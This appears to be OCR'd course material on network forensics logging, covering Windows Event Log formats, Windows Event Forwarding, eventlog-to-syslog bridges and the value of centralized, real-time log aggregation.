
Network (UDP)


Executable

Selectors



This diagram is a visual representation of the rsyslog.conf file on the previous pages. You can see that even a basic configuration file covers a wide variety of sources and several destination types and locations. The "Where does this system's log data go?" question can be a deceptively complex one to answer.





Let's shift our view to the Microsoft side of the house for a bit. Since the first release of Windows NT back in 1993, Windows shipped with a core logging capability that remained in use until 2007. Even though the platforms using this relatively ancient framework are past Microsoft's end-of-life, it would not be surprising to find it used in some enterprises. (After all: old software doesn't die; it just finds a mission-critical application and hides under someone's desk for a decade.)

All Windows Event Logging platforms include three log files, which use distinct Event ID numbers to designate each event's subject. The System log contains details about system components such as drivers and services. The Application log includes items from programs running on the system. Finally, the Security log contains entries regarding logon attempts, file accesses and deletions, etc.

Each Event ID indicates the reason the log entry was created and can be used to research the event in greater detail. For example, Event ID 624 (for Pre-Vista systems) or Event ID 4720 (for Vista and later) in the Security log means that a user account was successfully created at that time. The event record would include relevant details such as the username, who created the user account, etc. There are a number of databases for the countless Event IDs, but the most extensive are from third-party sites such as the community-driven EventID site[1], or the Windows Security Log Encyclopedia at Randy Franklin Smith's "Ultimate Windows Security" site[2].

The legacy version of Microsoft Event Logging was used in all Windows versions prior to Vista and Server 2008. Experienced forensicators will recognize the "EVT format" label that originally included only the three log files mentioned above. Windows 2000 eventually added the ability for an application to create its own log file alongside the three core logs. However, it was strictly an on-system logging framework, which required an administrator to manually connect to a system in order to review its log files. Other major limiting factors in the Windows logging capabilities during this era were the limited log size and that many important events were not logged by default (failed logons, for example). Clearly, the usefulness of the logs for basic auditing and security verification was limited in many ways. In a small workgroup, this might have been reasonable—but certainly not for a large enterprise with thousands or tens of thousands of hosts.

XP Service Pack 2 and Windows Server 2003 Service Pack 1 added some basic remote collection capabilities. There was also a respectable complement of third-party utilities that would forward Event Logs via the network—often using the syslog protocol. These add-ons allowed Windows systems to participate within a comprehensive logging infrastructure.

Given the major shortcomings in the legacy Event Logging framework, Microsoft completed a full overhaul with the release of Vista and Server 2008. The new system, called Windows Event Forwarding (also known as Eventing 6.0), uses a published XML schema to describe each event. The introduction of an XML format enables far more granular and useful queries and filtering. Similarly, the standardized, published structure allows third-party software to create, parse, and act upon Windows' events without resorting to tricks and hackery. The new framework also added two new core log files. The Setup log contains events related to software installation processes and the "Forwarded Events" log contains items that have been collected from other Event Logging sources. Individual applications and services also have the opportunity to create their own log files within the Windows Event Forwarding framework.

If you thought that the addition of the "Forwarded Events" log implied a better remote log collection and aggregation capability, you'd be absolutely right. Without the need for any additional software, Windows Event Forwarding includes the capabilities to forward log entries to a remote system using the network. Correspondingly, these systems can also receive events from other systems and even forward them along for further storage or other processing. The network transaction contains the same XML event records as are used on-disk, but they are passed using RPC over HTTP or HTTPS. All accesses are authenticated, usually with common Windows mechanisms, meaning that even when sent via HTTP, the RPC payload is encrypted. This makes plaintext interception infeasible without proper domain credentials. An interesting note to add is that the HTTP transactions use a distinctive HTTP User-Agent string: "Microsoft WinRM Client".

Windows Event Forwarding uses both "subscribe and push" and "poll and pull" models. In the subscribe and push model, collectors direct sources to send some or all of the source's events along to the collector. The source then sends those events to their subscribed collector(s) as requested. Note, however, that by default, a source will queue events and send them in blocks of five or after 15 minutes have passed. The administrator can adjust this to be "fast", meaning the push timeout is just 30 seconds, or extend the window to six hours. There is no means to send messages instantaneously, so latency may be an issue for some. Under the "poll and pull" model, the collector can reach out to sources and direct them to unload all events that meet specified characteristics to the collector on demand.

One of the very convenient features Windows Event Forwarding brings is the ability to manage subscriptions using group policies. This allows an enterprise or domain administrator to centrally deploy and enforce a given logging standard with relative ease.

Hal Pomeranz gave a great SANS webcast regarding Windows Event Log Analysis. You may want to watch the archived webcast itself[3] and get a copy of the slides[4] as well.

References:

[1] https://for572.com/0q3ji
[2] https://for572.com/oaic4
[3] https://for572.com/d-j4m
[4] https://for572.com/esy2w (PDF link)
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


As you may expect, Enterprise-scale Windows Event Forwarding in a homogeneous Windows environment is relatively straightforward. The administrator pushes a group policy to dictate that relevant endpoints' events of interest are forwarded to a designated Event Collector server. This collector then stores the events in its own "Forwarded Events" log, by default. (Other log destinations can be configured if desired.) As mentioned previously, some of these events may not arrive until minutes or even hours after they are triggered, so the collector handles reordering the multiple-source events chronologically, as well as backing up the log files and other typical administrative actions.

To examine the collected log entries, the administrator only needs to connect to the Event Viewer on the Collector. Queries can be run against the "Forwarded Events" data store, where data from the broader group of systems exists.


An example of a great use of the Windows Event Forwarding API is that third-party software can act as an Event Log Receiver. For example, the Splunk log aggregator can subscribe to Windows Event Logs, and the popular ArcSight SIEM offers a middleware solution that converts Windows Event Log data to the Common Event Format, an open standard that ArcSight brokered. Regardless of what kind of access a solution may use, it will need to authenticate to access the data. This can be through typical domain permission mechanisms or using client TLS certificates for accessing resources outside of a domain. Although HTTP Basic Authentication is possible, it is not enabled by default and will not provide adequate security over unencrypted HTTP transport.

As you can see in the diagram above, a Windows Event Forwarding setup in an all-Windows environment is quite straightforward. Through the Active Directory structure, the administrator pushes a group policy that subscribes one or more Event Collectors to some, or all events generated at the endpoints. Assuming that all these participants belong to the same enterprise/domain structure, authentication and authorization are handled almost transparently.

The endpoints generate events during the course of their business. If an assigned Event Collector has subscribed to a particular event (say, a failed logon), the endpoint queues the event for appropriate forwarding. After the event count threshold or timeout window has been met, the event(s) are forwarded via the network (remember that the network transaction does not occur immediately in most cases—the default is after five events have queued or after 15 minutes).

An administrator or other reviewer can then examine these events as stored in the Event Collector's "Forwarded Events" log. This might take place directly "on-console" at the collector, or remotely using the Event Viewer or other Event Forwarding–aware utilities.

References:
https://for572.com/lpqzu



The model we just discussed involves performing log review and analysis using native Windows tools. In some cases, this may be sufficient, but the real power of having access to this kind of log data is that an administrator or investigator can use analytic software to efficiently extract relevant items, identify trends, or generally increase the value of collecting the events in the first place.

Some third-party solutions can serve as Event Collectors, natively subscribing to events across the enterprise—but keep in mind those solutions require a native Windows platform for this role.

In any case, you'll certainly find a need to send Windows Events to a non-Windows system. There are a number of means to accomplish this—Splunk has a proprietary forwarding protocol that can relay from a Windows-based Event Collector to a Linux-based instance, for example. However, because the syslog protocol is so deeply entrenched in the information technology sector, sometimes the easiest solution is to implement a bridge that converts a Windows Event to a syslog message. Other solutions known as "log shippers" use a small agent to watch the Event Log contents and ship them off to another system for processing, long-term storage, and analysis.

There are a number of eventlog-to-syslog bridging solutions:

- NTSyslog[1] runs as a NT 4.0 or Windows 2000 service—useful for legacy platforms
- Snare,[2] as previously discussed
- Eventlog-to-Syslog,[3] as previously discussed
- Winlogbeat,[4] one of Elastic's "beat" shippers used with the Elastic Stack

References:

[1] https://for572.com/a9ycx
[2] https://for572.com/6cy4r
[3] https://for572.com/2pdrb
[4] https://for572.com/4dq3c

Double-Edged Sword

- The ubiquity of log data is a HUGE ASSET to the network forensicator ...

...except when it's the biggest headache you could ever imagine!

SANS DFIR FOR572.2 | Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response 111

Logs—from any source—are the unsung heroes of network investigations. Consider the number of systems that a packet touches between the source and destination network devices engaged in a network communication. Then consider that each of those systems—and their software—could be recording valuable evidence of that packet's existence in any number of logs.


This is a great thing for us! Log data is usually quite small and compresses well. As a matter of compliance or general business recordkeeping, they are often retained for a long period of time—often in ways that can be considered forensically sound. If your ears didn't perk up at "long-term retention of forensically sound evidence", you might be in the wrong business.

Quite often, logs are the best sources we have to re-create the circumstances of an incident—even one that took place a long time ago. However, you should know that such a potential gold mine of evidence comes along with a bit of baggage.

Sadly, there is no RFC or IEEE standard for generic "log data". There are standards for specific log formats, such as "syslog" or "common log format" for HTTP logs, but there is no standard for **all** log data. Although participating in a TCP communication requires adherence to the formal protocol, logging can be done in any way the software (and even hardware) developer dreams up.

There is also no limit to the amount of log data that a system creates. Therefore, we're faced with a dilemma. Attempting to examine overwhelming volumes of log data in varying formats will quickly drive an investigator to the frayed edges of sanity.

Fortunately, we can use technology and training to counter this drawback, still benefitting from the wealth and volume of available evidence.



There are technical shortfalls to many typical logging solutions as well—especially when considering network devices. For example, most such devices don't have any form of persistent storage available. Therefore, log data is stored in memory. When the allocated memory is filled, old log entries will roll out of the buffer, lost forever. A rebooted device starts with a fresh and empty memory buffer—not the kind of situation that is conducive to a forensic investigation.


Another typical problem with log collection is the sheer scope and footprint of the source devices. When thousands of systems in an environment maintain their own onboard log storage, the investigator's job becomes incredibly difficult. The best possible plan of attack would be to remotely collect log data and store it in a central location for analysis. However, as anyone who's operated in a geographically dispersed or topologically complex environment can attest, such a simple plan is never that simple in practice. Even if such a collection was feasible, it would be an inefficient use of analysts' time, which is better spent actually analyzing data. The effectiveness of their analysis would also be compromised because they would need to manually correlate events across many different sources of log evidence.

Finally, remember that there is no common unifying "log" protocol. Each source of this log evidence can be in a different format, requiring specific parsing to extract useful information. This can quickly amount to an overflowing toolbox of Perl/Python/PowerShell/bash scripts, each of which is useful for one specific type of log.

Needless to say, the concept of log analysis is simple on its face, but its realities expose a very wide problem—voluminous freeform data containing vital evidence—sometimes the only remaining evidence of a particular event or incident.

Real-Time Networked Logging

- Prevent covering tracks
- Multiple simultaneous analysts/functions
- Centralized analysis, distributed data sources
  - Track event across the environment
  - Correlate event from multiple vantage points



Enter the concept of real-time, centralized, aggregated logging. Aside from keeping the engagement manager happy and unfrustrated, there are a number of benefits to the organization employing such a setup.

Most attackers are aware that the systems they compromise are logging some or all of their activities, and actively seek to scrub logs—or just remove them entirely. However, a log aggregation solution simultaneously records those log entries to multiple locations. Unless the attacker knows this and also compromises the log aggregator, there will be a secondary record of their activity. This becomes especially useful when an investigator discovers a disparity in the on-system and the aggregated logs—it can be a clear indication of what an attacker wanted to hide.

An aggregated solution also affords the investigative team the ability to run multiple analyses at the same time or to "divide and conquer" a large task among multiple team members. Many such solutions include web frontends that easily allow concurrent access to the source data. Additionally, with some aggregation technologies, the logs can be sent to multiple destinations simultaneously. So, even highly specialized analysis software could receive some or all of the same source data as the long-term log archive platform.

Regardless of whether one analyst or a team of them accesses the source data, the real power is that source data from the entire environment is located in one place. This allows tracking an incident across any number of systems that were affected or had a role in the events. In our previous example, consider how quickly we could establish a clear picture of the malware download, execution/installation, and C2 activity just by querying the various data sources for all activity related to the subject system.

This model also allows “seeing” the same event from multiple vantage points. For example, an IDS on the perimeter may never see activity that is conducted between internal subnets within the victim’s environment. However, an internal firewall or router might have produced log events that constitute valuable evidence in the overall incident timeline.

What’s also interesting to realize is that this is not a new concept. In fact, in some high-security environments, badge accesses used to be connected to line printers in another room. Upon "scanning into" a door with a badge or

keypad, the printer would log the access in its internal memory, but also print the result on paper at the same time. This would ensure that any electronic compromise would not erase all records of the access event. The printer would ideally be placed someplace under lock and key, so as long as it kept being fed that always-popular tractor-fed paper, a virtually indelible log would be available for review.

